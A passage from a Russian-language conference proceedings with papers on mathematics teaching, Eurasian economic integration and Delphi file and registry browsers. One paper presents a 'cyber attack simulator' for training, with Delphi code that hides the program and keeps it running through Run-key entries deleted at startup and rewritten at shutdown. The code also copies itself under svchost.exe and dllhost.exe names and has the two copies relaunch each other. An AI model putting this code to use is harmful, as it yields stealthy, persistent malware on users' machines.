СУНЦ 18 при МГУ им. М.В. Ломоносова, где Андрей Николаевич читал лекции и принимал экзамены, но явно не распространялось на всю страну. В результате, как отмечают в России [1], получают довольно грустные результаты. Так последние преобразования учебных программ в РБ даже для специалистов по информационным технологиям очередной раз уменьшили объем учебных часов по математическим дисциплинам, а для большинства инженерных специальностей убрали достаточно существенные разделы [4]. А ведь большая часть современных инженеров не знает ту математику, которая им нужна. Их учат по учебникам тому, что было

нужно инженеру 60-40 лет назад, но с тех пор всё сильно изменилось: другие области, другое применение. В последние годы значимость математики только повысилась. Информационные технологии, работа с большими объемами данных, биология, расшифровка генома — всё это в значительной степени математика.

Естественно, что в XXI веке в условиях «цифрового» общества [3] необходима замена пассивного слушания лекций, или просматривания соответствующих текстов на экране компьютера, возрастанием доли самостоятельной работы студентов над предложенными темами, или как модно сейчас говорить: переход от трансляции знаний учащимся к получению знаний ими из различных источников [5], что может происходить в процессе самостоятельной работы обучаемых. В последние десятилетия активно рекламируется электронное обучение [5]. В действительности большинство студентов не может работать самостоятельно, многие из них не видят необходимости в приобретении фундаментальных знаний, полагая, что смогут найти все нужные сведения в любой момент в интернете, не задумываясь о их правильности. И вместо диалога на лекции, предполагающего обсуждение и осмысление, происходит монолог лектора. Усугубляет проблему и то, что математическая подготовка студентов технических специальностей осуществляется, в основном, на первом и втором курсах. К сожалению, следует констатировать тот факт, что многие студенты не обладают должным уровнем базового образования достаточным для качественного овладения учебного материала. По нашему мнению, работа с преподавателем при изучении математики еще долго останется основным элементом учебного процесса в этом направлении.

Математика призвана стать существенным сегментом инструментальной базы технологической революции и, кроме того, активно участвовать в формировании интеллектуального потенциала самих субъектов современности. Времена, когда математику представляли только в чисто технико-технологическом плане, в виде востребованного обществом инструмента его практически-преобразовательной деятельности, ушли в прошлое. В современную информационно насыщенную эпоху резко возросла потребность в креативной, интеллектуально развитой личности. Разумеется, что наряду с другими компетенциями она должна обладать и отвечающими требованиям нашей эпохи компетенциями в области математики: даже в повседневности сегодня практически трудно без них обойтись, хотя в реальности и обходятся. Математика — это не только универсальный язык для описания и изучения инженерных объектов и процессов, но и

фактор, формирующий стиль мышления специалистов. Математика ставит проблемы, решение которых требует усилий мысли, упорства, воли и других качеств личности [4].

Стараясь облегчить жизнь студенту, за последние годы преподаватели кафедры высшей математики БГТУ разработали и активно используют «Электронные учебно-методические комплексы» (ЭУМК) в системе дистанционного обучения (СДО). ЭУМК очень пригодились, когда оказалось из-за пандемии коронавируса необходимым использовать удаленный формат обучения, они широко востребованы студентами и сейчас. Наряду с учебно-методической литературой, ЭУМК служат методическим обеспечением самостоятельной работы студентов. ЭУМК обеспечивают студентов как теоретическим материалом (текстами лекций, справочной информацией, ссылками на дополнительную литературу по каждой теме курса), так и набором заданий для проведения практических занятий и самостоятельного решения. Задачи для решения в аудитории подобраны таким образом, чтобы студенты могли освоить основные понятия курса. Для стимуляции интереса обучающихся включены рисунки, фотографии и др.

Использование информационных ресурсов в процессе обучения может способствовать формированию интереса студентов к предмету, так как современная молодежь хорошо ориентируется в программных средствах и неплохо обращается с техникой [5]. Использование презентационных материалов, электронных учебников, специализированных пакетов прикладных программ, интернет-технологий способствует созданию развивающей информационной образовательной среды. Каждый преподаватель также выкладывал для студентов своего потока в открытый доступ через интернет необходимый для изучения лекционный материал и практические задания. Это облегчало студенту работу, ведь сам он вряд ли бы искал и нашел нужные ему темы. Основными средствами в преподавании высшей математики с применением информационно-коммуникационных технологий являлись учебные материалы, дидактические материалы, тесты и т.п. [5]. Во время чтения лекций, проведения практических занятий студентам обязательно предлагались задания для закрепления материала, решения студенты высылали преподавателям для проверки и комментария. Обмен вопросами и ответами, обсуждения происходили либо с использованием микрофонов, либо через чат. Такое общение способствовало более эффективному проведению занятий.

Следует подчеркнуть, что дистанционная форма обучения отличается прежде всего особыми, достаточно специфическими факторами реализации. Это и разделение преподавателя и студентов расстоянием, и постоянный обмен сообщениями в чатах и мессенджерах, и преобладание самоконтроля над контролем со стороны преподавателя и т.п. В рамках дистанционной формы нами были апробированы различные методы: взаимодействие студента с образовательными ресурсами при минимальном участии преподавателя; изложение материала преподавателем, при минимальном активном участии студентов ("один ко многим"); связи между обучающим и обучаемыми, для которого характерно активное взаимодействие между всеми участниками ("многие ко многим").

Редьярд Киплинг писал, что «Образование – важнейшее из земных благ, если оно наивысшего качества; в противном случае оно совершенно бесполезно».

Список использованных источников

1. Герасименко П. В. Путь реформирования математического образования в технических вузах РФ: от фрагментарного до фундаментального и обратно // Актуальные проблемы преподавания математики в техническом вузе, 2020 №: 8 С. 80-87.

2. Тестов В.А. Методические идеи А.Н. Колмогорова и содержание обучения математике в цифровую эпоху // В сборнике: Обучение фрактальной геометрии и информатике в вузе и школе в свете идей академика А. Н. Колмогорова. материалы XVI Колмогоровских чтений: 3-й Междун. научно-методической конф. Кострома, 2021. С. 69-76.

3. Адуло Т. И., Асмыкович И. К. О проблемах математического обеспечения социального проекта «цифровое общество» // Образование в современном мире: сборник научных статей / под редакцией Ю. Г. Голуба. – Саратов: Издательство Саратовского университета, 2021. – Вып. 16. – С. 45 - 49.

4. Асмыкович, И.К. О роли и месте математики в образовании современного инженера // Сборник трудов межд. научной конф. «Мухтаровские чтения: актуальные проблемы математики, методики ее преподавания и смежные вопросы», посвященной 50-летию ДГТУ. Махачкала: ДГТУ, 2022 г. с.23 – 27.

5. Асмыкович И.К., Пыжкова О.Н., Борковская И.М. About true opportunities of studying mathematics using distance learning Technologies in Education – 2021: International Scientific and

УДК 681.3:553.98(574.4)

Б.Я. Атаманов, М.М. Чуриев, М.А. Гельдыева, Д.Д. Чарыева
Международный университет нефти и газа имени Ягшыгельди Какаева
Ашхабад, Туркменистан

РАЗРАБОТКА СИМУЛЯТОРА МНОГОВОЛНОВЫХ КИБЕРАТАК

Аннотация. В статье рассматривается проблема разработки универсального симулятора активной кибератаки и возможность ее применения для подготовки специалистов в области кибербезопасности. Являясь резидентной программой, данный симулятор искусно замаскировавшись, запускает через определенные промежутки времени волны кибератак, мешающих работе по устранению осуществленных на систему кибератак, создавая таким образом условия, максимально приближенные к реальным условиям атак.

B.Y. Atamanov, M.M. Churiyev, M.A. Geldiyeva, D.J. Charyyeva
Yagshigeldi Kakaev International University of Oil and Gas
Ashgabat, Turkmenistan

DEVELOPMENT OF A SIMULATOR FOR MULTI-WAVE CYBER ATTACKS

Abstract. The article discusses the problem of developing a universal simulator of an active cyber-attack and the possibility of its use for training specialists in the field of cybersecurity. Being a resident program, this simulator, skillfully disguised, launches waves of cyber-attacks at certain intervals that interfere with the work to eliminate the cyber-attacks carried out on the system, thus creating conditions as close as possible to the real conditions of the attacks.

О проблемах обеспечения кибербезопасности в современном мире рассказано и написано достаточно много. Дается много рекомендаций, разрабатываются стратегии и политики обеспечения кибербезопасности. Можно с уверенностью сказать, что ни одну из них нельзя воплотить в жизнь без тщательного изучения и анализа источника киберугроз, без изучения природы самой кибератаки.

В этой статье в процессе разработки симулятора многоволновых кибератак, мы постараемся оценить возможности потенциального

киберагрессора, дать оценку масштабам возможной кибератаки, а также выработать рекомендации по предотвращению, выявлению и противодействию такого рода кибератак.

На языке объектно-ориентированного программирования, такого, как например, Delphi (можно любого другого), создаем проект. Размещаем компоненты слежения времени, такие как Timer (Рис.1).




Рис. 1 - Симулятор в режиме конструктора

Давайте, позаботимся о скрытности нашего симулятора, для этого в процедуре слежения за временем одного из компонентов Timer (Timer1.Timer) запишем следующий код:

```
procedure TForm1.Timer1Timer (Sender: TObject);
begin
if timetostr(time)<>'15:00:00' then
begin
hide;
timer1.Enabled:=false;
end
else
begin
Timer2.Enabled:=false;
show;
end;
```

Суть данного программного кода заключается в том, что до 15:00 (по местному времени) программа будет работать резидентно.

Скроем теперь следы автозагрузки программы, чтобы нельзя было найти локацию файла программы, а также способ ее самостоятельной загрузки. В процедуре загрузки программы (OnShow) добавим следующий код:

```

Reg := nil;
  try
    reg := TRegistry.Create;
    reg.RootKey := HKEY_CURRENT_USER;
    reg.LazyWrite := false;
    reg.OpenKey('Software\Microsoft\Windows\CurrentVersion\Run',
false);
    if reg.ValueExists('Maksat')=true then reg.DeleteValue('Maksat');
    if reg.ValueExists('Merdan')=true then reg.DeleteValue('Merdan');
    reg.CloseKey;
    reg.OpenKey('\Software\Microsoft\Windows\CurrentVersion\
+Explorer\Shell Folders', True);
    Personal:=reg.ReadString('Personal');
    reg.CloseKey;
except if Assigned(Reg) then Reg.Free;
end;

```

С помощью данного кода, в момент своей загрузки в оперативную память программа удаляет записи своей автозагрузки в системном реестре. Таким образом, будет очень проблематично провести профилактику данной кибератаки и обнаружить ее локацию (место размещения файла программы).

Также в данной процедуре допишем следующий код, который позволяет скрытно скопировать файл симулятора и запустить его:

```

if hazirki(Application.ExeName)='dllhost.exe' then
begin
if fileexists(Personal+'\svchost.exe')<>true then
begin
WindowsCopyFile(Application.ExeName, Personal+'\svchost.exe');
filesetattr(Personal+'\svchost.exe',7);
winexec(pansichar(ansistring(Personal+'\svchost.exe')),
Sw_shownormal);
end;
end
else
begin
if fileexists(Personal+'\dllhost.exe')<>true then
begin
WindowsCopyFile(Application.ExeName, Personal+'\dllhost.exe');
filesetattr(Personal+'\dllhost.exe',7);

```

```

winexec(pansichar(ansistring(Personal+'dllhost.exe')),
Sw_shownormal);
end;
end;

```

Таким образом, помимо главной программы симулятора dllhost.exe, будет действовать параллельный модуль под названием svchost.exe. Название процессов данных двух модулей специально подобраны так, чтобы запутать пользователя, так-как данные названия также соответствуют системным службам системы.

Теперь возникает другой вопрос, как будут загружаться данные параллельные модули симулятора после выключения или перезагрузки операционной системы (ведь запись автозагрузки была удалена).

Находим нестандартное решение. Создаем процедуру Yapylanda:

```

procedure TForm1.Yapylanda(var Msg: TMessage);
begin
inherited;
if Msg.WParam = 1 then
begin
Reg := nil;
try
reg := TRegistry.Create;
reg.RootKey := HKEY_CURRENT_USER;
reg.LazyWrite := false;
reg.OpenKey('Software\Microsoft\Windows\CurrentVersion\Run',
false);
if hazirki(Application.ExeName)='dllhost.exe' then
reg.WriteString('Maksat',Personal+'svchost.exe');
if hazirki(Application.ExeName)='svchost.exe' then
reg.WriteString('Merdan',Personal+'dllhost.exe');
reg.CloseKey;
except if Assigned(Reg) then Reg.Free;
end;
end;
End;

```

Регистрируем данную процедуру в разделе private:

```
private
```

```
procedure Yapylanda(var Message: TWMQueryEndSession);  
message WM_QUERYENDSESSION;
```

Данная процедура позволяет перехватить сообщение о завершении работы операционной системы и записать в системный реестр записи об автозагрузке наших резидентных модулей.

В итоге, операционная система выключится с уже записанными записями автозагрузки. После загрузки операционной системы и вместе с ней резидентных модулей, данные записи будут стерты и так будет продолжаться до тех пор, пока каким-то образом не будут удалены резидентные модули.

Значит, попробуем их защитить. В процедуре слежения за временем компонента Timer2 (Timer2.Timer) запишем следующий код:

```
procedure TForm1.Timer2Timer(Sender: TObject);  
var  
i:integer;  
begin  
ProcArr := TLpModuleInfoArray(unit1.GetAllProcessesInfo);  
svchost:=false;  
project1:=false;  
for i := Low(ProcArr) to High(ProcArr) do  
begin  
if ProcArr[i].ModuleName='svchost.exe' then svchost:=true;  
if ProcArr[i].ModuleName='dllhost.exe' then project1:=true;  
end;  
if svchost=false then  
winexec(pansichar(ansistring(Personal+'\svchost.exe')),  
Sw_shownormal);  
if project1=false then  
winexec(pansichar(ansistring(Personal+'\dllhost.exe')),  
Sw_shownormal);  
end;
```

Суть данной процедуры заключается в том, что наши процессы (dllhost.exe и svchost.exe) будут мониторить друг друга оперативной памяти и в момент времени, когда по каким-то причинам не обнаружат соседний процесс (при удалении пользователем или программой) мгновенно восстановят его. Таким образом, отдельно удалить резидентные процессы не получится, нужно будет достаточно мощное программное средство удаления данной параллельной угрозы.

А для того чтобы приблизить симуляцию к реальным условиям киберугрозы и усложнить «жизнь» специалистам по кибербезопасности, можно через компоненты Timer через определенное время расставить разные ловушки, например отключение дисплея, клавиатуры и мыши, манипуляция с текстовым фокусом, когда на месте курсора нужный текст автоматически замещался текстом из программы симулятора. Таким образом наш симулятор угрозы искусно расставляет ловушки, препятствуя выполнению действий по устранению угроз, через определенные промежутки времени запускает новые волны атак, призванные запутать будущих специалистов по кибербезопасности.

Из всего выше сказанного следует, что киберагрессор обладает достаточно мощными средствами кибератаки, тем более он атакует первым и имеет возможность дезориентировать своих визави очередными волнами кибератак, действующих через определенные промежутки времени.

В стадии разработки данного симулятора, который несомненно будет очень полезен для подготовки специалистов в «боевых» условиях, был получен важный опыт, который будет полезен в дальнейшем для противодействия кибератак, и который заключается в том, что в первую очередь, нужно ликвидировать активную угрозу, т.е. резидентную программу (программы), иначе все предпринятые действия будут напрасными.

Список использованных источников

1. Шаньгин В. Ф. Комплексная защита информации в корпоративных системах: Учебное пособие. - М.: ИД. "Форум": ИНФРА - М. 2013-592с.
2. Karl Maria Michael de Leeuw, Jan Bergstra - The History of Information Security: A Comprehensive Handbook, Elsevier Science, 2007.
3. M.Çuriýew. Maglumatlary goramak. Ýokary okuw mekdepleri üçin okuw kitaby. –А.: Türkmen döwlet neşirýat gullugy, 2013, 206 s.

Н.М. Расулов¹, З.А. Ашуров²

¹Институт макроэкономических и региональных исследований

²Центр исследования проблем приватизации и управления

государственными активами

Ташкент, Узбекистан

НЕОБХОДИМОСТЬ УГЛУБЛЕНИЯ ИНТЕГРАЦИОННЫХ ПРОЦЕССОВ В РАМКАХ ЕАЭС В УСЛОВИЯХ ГЛОБАЛЬНЫХ ВЫЗОВОВ

Аннотация. В статье рассмотрены вопросы углубления интеграции в Евразийский экономический союз (ЕАЭС) в условиях постоянно ускоряющегося процесса глобализации экономической деятельности, отмечена роль Республики Узбекистан в интеграционной деятельности в рамках ЕАЭС в качестве страны-наблюдателя, а также сформулированы выводы по расширению интеграции стран-членов и наблюдателей ЕАЭС путем развития цифровой экономики в целях повышения эффективности научно-технологического и инновационного сотрудничества.

THE NECESSITY FOR DEEPENING THE INTEGRATION PROCESSES WITHIN THE EAEU IN CONDITIONS OF GLOBAL CHALLENGES

N.M. Rasulov¹, Z.A. Ashurov²

¹Institute for Macroeconomic and Regional Studies

²Center for Research of Problems in Privatization
and State Assets Management

Tashkent, Uzbekistan

Abstract. The paper reviews the issues of deepening the integration into the Eurasian Economic Union (EAEU) in the context of the ever-accelerating process of globalization of economic activity, notes the role of the Republic of Uzbekistan in integration activities within the EAEU, as an observer country, as well as draws the conclusions on expanding the integration of the EAEU member countries and observers through the, development of digital economy in order to increase the efficiency of scientific, technological and innovative cooperation.

В условиях усиления взаимозависимости и взаимопроникновения национальных экономик, цифровая трансформация требует нелинейных воздействий, взаимодействий на разных уровнях системы управления, экономических процессов и участия всех заинтересованных сторон. Лучшим способом достижения этого является взаимодействие в рамках интеграционных объединений. Более того, перенос большинства процессов в цифровую среду

позволяет существенно повысить конкурентоспособность экономик этих стран и бизнес-субъектов, а в условиях интеграционных объединений, более того, сократить транзакционные издержки, внедрить сквозные цифровые процессы, создать систему стимулирующих механизмов, сформировать единое цифровое пространство.

Интеграционные процессы становятся неотъемлемой частью возрастающей глобализации мировой экономики. Они представляют собой качественно новую форму межгосударственного взаимодействия и имеют конечной целью ускорение темпов экономического роста и повышение конкурентоспособности стран-участниц интеграционных процессов. Проблемы и приоритеты развития группировок являются предметом исследования не только экономистов, но и социологов, историков, политологов [1].

Одной из форм экономической интеграции, которая развивается в настоящее время, является Евразийский экономический союз (ЕАЭС). Необходимость углубления интеграции в ЕАЭС осуществляется в условиях постоянно ускоряющегося процесса глобализации экономической деятельности. Сегодня, основными факторами современной глобализации являются следующие: свободное движение капиталов, товаров и услуг; рабочей силы; развитие цифровых технологий и искусственного интеллекта; увеличение возможностей реализации человеческого потенциала.

Благодаря действию этих факторов для стран ЕАЭС открываются значительные возможности по использованию преимуществ глобализации, ускорению социально-экономического развития и решению социально-экономических проблем и одновременно возникают угрозы, недоучет которых в социально-экономической политике стран ЕАЭС может привести к нежелательным последствиям.

Республика Беларусь и Российская Федерация выступают за более тесное социально-экономическое, внешнеполитическое и оборонное сотрудничество, полагая, что достижение этих целей, выход на уровень реальной интеграции государства невозможен без создания и деятельности наднациональных механизмов, наделенные широкими полномочиями.

В последние годы наблюдается активное сотрудничество Республики Узбекистан с ЕАЭС. В мае 2020 года Олий Мажлис Узбекистана одобрил предложение правительства об участии страны в деятельности ЕАЭС. Решение было принято по итогам изучения 16 крупных отраслей экономики, а также вопросов упорядочения таможенной тарификации и внешней торговой политики, трудовой

миграции, стандартизации и ветеринарии, санитарного и фитосанитарного контроля и других вопросов [2]. 11 декабря 2020 года на заседании Высшего Евразийского экономического совета, участие в котором принял президент Узбекистана Ш. Мирзиёев, Узбекистан получил статус наблюдателя в ЕАЭС, что позволило стране выйти на качественно новый уровень диалога и практического взаимодействия в рамках ЕАЭС [3].

ЕАЭС на сегодняшний день занимает первое место среди внешнеторговых партнеров Узбекистана, на долю ЕАЭС приходится 30,4% товарооборота республики. В свою очередь, Узбекистан является вторым по величине торговым партнером ЕАЭС среди стран СНГ, не являющихся членами ЕАЭС [4]. В настоящее время, продолжается работа по устранению торговых барьеров, усилению сотрудничества в промышленности, стимулированию развития деловых контактов и проектного сотрудничества, а также развитию проектов и программ в области транзита, упрощения миграционных процедур и расширения туристического обмена.

В июле 2022 года Узбекистан и ЕАЭС подписали перечень дополнительных направлений сотрудничества к действующему Плану совместных мероприятий правительства и ЕЭК на 2021-2023 годы. Документ предусматривает постепенную гармонизацию подходов в сфере таможенного сотрудничества, техрегулирования, санитарных и фитосанитарных норм, цифровизации грузоперевозок и др. [5]. В сфере цифровизации в рамках ЕАЭС, Узбекистану необходимо будет подключиться к цифровым платформам ЕАЭС. Возможность подключения Узбекистана к цифровым платформам ЕАЭС по налоговому и таможенному администрированию, промышленности, трудовой миграции и туризму, а также возможности сотрудничества по ряду других приоритетных направлений, уже рассматривались на заседании Высшего Евразийского экономического совета, который проходил 21 мая 2022 года в формате видеоконференцсвязи.

Реализация государствами-членами ЕАЭС единой цифровой политики обеспечит дополнительный прирост ВВП до 1% в год (что практически в 2 раза больше прироста ВВП при реализации исключительно национальных программ в области цифровой экономики). Кроме того, сотрудничество государств-членов ЕАЭС в области цифровой трансформации приведет к росту производительности, созданию новых рабочих мест, улучшению качества государственных и межгосударственных услуг, упрощению доступа на глобальные рынки и повышению конкурентоспособности государств-членов ЕАЭС.

Актуальной проблемой остается завершение создания евразийского общего рынка, основанного на свободном движении факторов производства государств-участников ЕАЭС. В итоге совместной работы ЕЭК и бизнес-сообщества в данном направлении в 2011–2021 гг. существенно сократился перечень барьеров, изъятий и ограничений взаимного доступа на общий рынок государств-членов ЕАЭС. Однако, по нашему мнению, остаются следующие проблемы:

- разные подходы к предоставлению промышленных субсидий;
- односторонние действия национальных регулирующих органов в отношении другой стороны, приводящие к возникновению барьеров во взаимной торговле;
- неравные права доступа организаций и предприятий сторон к государственным закупкам стран ЕАЭС;
- проблемы формирования единого транспортного пространства ЕАЭС;
- вопросы цифровых технологий и создания единого цифрового рынка ЕАЭС.

Одновременно с этим в процессе реализации цифровой повестки, помимо дополнения договорной базы указанными «мягкими» регуляторами, возникает дискуссионный момент о месте наднациональных элементов в системе права интеллектуальной собственности ЕАЭС. Основной вопрос заключается в том, отвечает ли международно-правовая модель ЕАЭС, сложившаяся в основных чертах на первом этапе интеграции, потребностям дальнейшего развития интеграционных процессов в целом?

Ответ на данный вопрос, как нам представляется, коренится в ответе на другой вопрос. А именно – в вопросе о возможностях и пределах модернизации той модели интеграции, которая закреплена в Договоре о Союзе. В настоящее время, данный вопрос еще только находится на стадии формулирования и предполагает специальное серьезное концептуальное осмысление в качестве основы возможных политических решений.

Подводя итоги проведенного исследования, сформулируем ряд выводов.

Во-первых, интеграция государств-членов в сфере цифровых технологий является динамическим явлением, которое обусловлено серией перманентно обновляющихся глобальных вызовов, стоящих перед Союзом. В настоящее время, наиболее мощным является фактор цифровизации экономики, несущий с собой новые возможности, но и новые риски.

Во-вторых, решение вопросов, входящих в данное направление

интеграции (информационных технологий, защита информации, управление данными) предполагает сегодня расширение использования цифровых технологий, что содействует реализации общей закономерности по повышению роли автоматизации в цифровой экономике.

В-третьих, цифровизация экономики требует развития модели права интеллектуальной собственности ЕАЭС в направлении усиления значения наднационального элемента.

В-четвертых, расширение использования цифровых технологий и решений в рамках управления элементами жизненного цикла прав интеллектуальной собственности положительным образом скажется на формировании современного цифрового рынка интеллектуальной собственности в ЕАЭС и обеспечит повышение эффективности научно-технологического и инновационного сотрудничества.

Список использованных источников

1. Лебедев А.О. Развитие методов оценки факторов и форм межрегиональной экономической интеграции. Автореферат дис. на соис. уч. ст. к.э.н. – 2016.

2. Сенаторы одобрили участие Узбекистана в ЕАЭС в качестве наблюдателя. Интернет-издание Газета.uz, 11.05.2020 [Электронный ресурс]. – URL: <https://www.gazeta.uz/ru/2020/05/11/euu-senat>

3. Узбекистан получил статус наблюдателя в ЕАЭС. Интернет-издание Газета.uz, 11.12.2020 [Электронный ресурс]. – URL: <https://www.gazeta.uz/ru/2020/12/11/eaeu>

4. ЕАЭС стал крупнейшим партнером Узбекистана. Sputnik, 12.07.2022 [Электронный ресурс]. – URL: <https://news.mail.ru/economics/52159221>

5. Узбекистан и ЕАЭС подписали перечень дополнительных направлений сотрудничества. Интернет-издание Газета.uz, 13.07.2022 [Электронный ресурс]. – URL: <https://www.gazeta.uz/ru/2022/07/13/uzb-eaeunion>

УДК 681.3:553.98(574.4)

Г.Д. Базарова, Г.К. Аррыкова, А.Р. Аннаева
Международный университет нефти и газа имени Ягшыгельди Какаева
Ашхабад, Туркменистан

РАЗРАБОТКА СИСТЕМНЫХ БРАУЗЕРОВ

Аннотация. В данной статье рассматривается вопрос разработки и использования системных браузеров, предназначенных для просмотра графических файлов и ключей реестра. Такие браузеры в разы упрощают работу с графическими файлами и параметрами ключей реестра.

G.D. Bazarova, G.K. Arrykowa, A.R. Annayeva
Yagshigeldi Kakaev International Oil and Gas University
Ashgabat, Turkmenistan

DEVELOPMENT OF SYSTEM BROWSERS

Abstract. This article discusses the development and use of system browsers designed to view graphic files and registry keys. Such browsers greatly simplify working with graphic files and registry key settings.

В наше время с развитием компьютерных и информационных технологий, появилась возможность автоматизировать выполнение различных задач. Причиной этому является высокая скорость и точность выполнения операция разработанными компьютерными программами.

Браузер – это программное обеспечение, предназначенное для работы, редактирования, поиска, просмотра и других задач. Как нам известно, на данный момент существуют несколько видов браузеров, самыми популярными из которых являются веб-браузеры. Но в этой статье будет рассматриваться вопрос разработки другого вида браузеров. Для примера, будет описан процесс разработки браузера для просмотра графических файлов и просмотра реестра, а также мини-браузер для редактирования. Для создания браузеров будет использован язык программирования Delphi.

В результате описываемого проекта было разработано два программных обеспечения:

1. Первое из них – графический браузер. Эта программа должна уметь распознавать, копировать, предварительно просматривать, передавать, печатать графические файлы (*.jpg, *.tiff, *.bmp и т.д.), проводить с ними некоторые системные операции.

Поэтому в этой статье рассматривается вопрос работы с графическими изображениями, фотографиями и другими графическими файлами. (рис. 1).

2. Второе это мини-браузер реестра. Для разработки мини-браузера реестра нужно определить состав и задачи системного реестра, добавить информацию о ключах реестра.




Рис. 1 - Главное окно графического браузера

Главное меню расположено в верхней части программы. (рис. 2):




Рис. 2 - Файловое меню

Справа от файлового меню расположены меню опций, центровки и помощи.

Для работы с этим списком под строкой меню размещена панель быстрых кнопок. Эти кнопки предназначены для открытия изображений, обновления списка, просмотра, печати, копирования, передачи, переименования и удаления.

При нажатии на кнопку открытия изображение открывается программой просмотра изображений и фотографий. При нажатии на кнопку обновления список обновляется. При нажатии на кнопку

просмотра, появляется предварительный просмотр в левом нижнем углу окна. (рис. 3):




Рис. 3 - Обновлённое окно

При нажатии на кнопку перемещения, копирования и переименования открывается следующее окно (рис. 4):




Рис. 4 - Окно перемещения

В этом окне само окно переименовывается в зависимости от выбранной кнопки. Строку настоящего расположения менять не нужно. В строке желаемого расположения нужно указать папку куда нужно скопировать файл. Эту строку менять можно. При нажатии на кнопку копирования файл-оригинал остаётся на месте, а новая копия копируется в указанную папку. При перемещении файла, оригинал перемещается в указанное расположение и в папке-источнике его уже не остаётся. Для подтверждения операции копирования или перемещения нужно подтвердить операцию нажатием на кнопку ОК.

В окне перемещения есть кнопка «Больше», при нажатии которой это окно расширяется (рис. 5):




Рис. 5 - Расширенное окно

В части показа слайдов программы (рис. 6), при нажатии на кнопку начала вместо предварительного показа, изображения из списка показываются поочерёдно в виде слайда. В этом окне можно настроить очередность показа изображений, интервал показа одного изображения и так далее.




Рис. 6 - Расширенное окно

Кроме этого, можно добавить наиболее просматриваемые фотографии в категорию избранное. Список избранных показываются в центре окна в соответствующей строке. Также добавлена возможность получения информации о разработчиках.

Второе программное обеспечение состоит только из одного окна (рис. 7). В левой части окна можно увидеть древовидное представление ключей реестра. При нажатии на ключи, в которых есть параметры, в правой части экрана показываются их параметры и их значения.

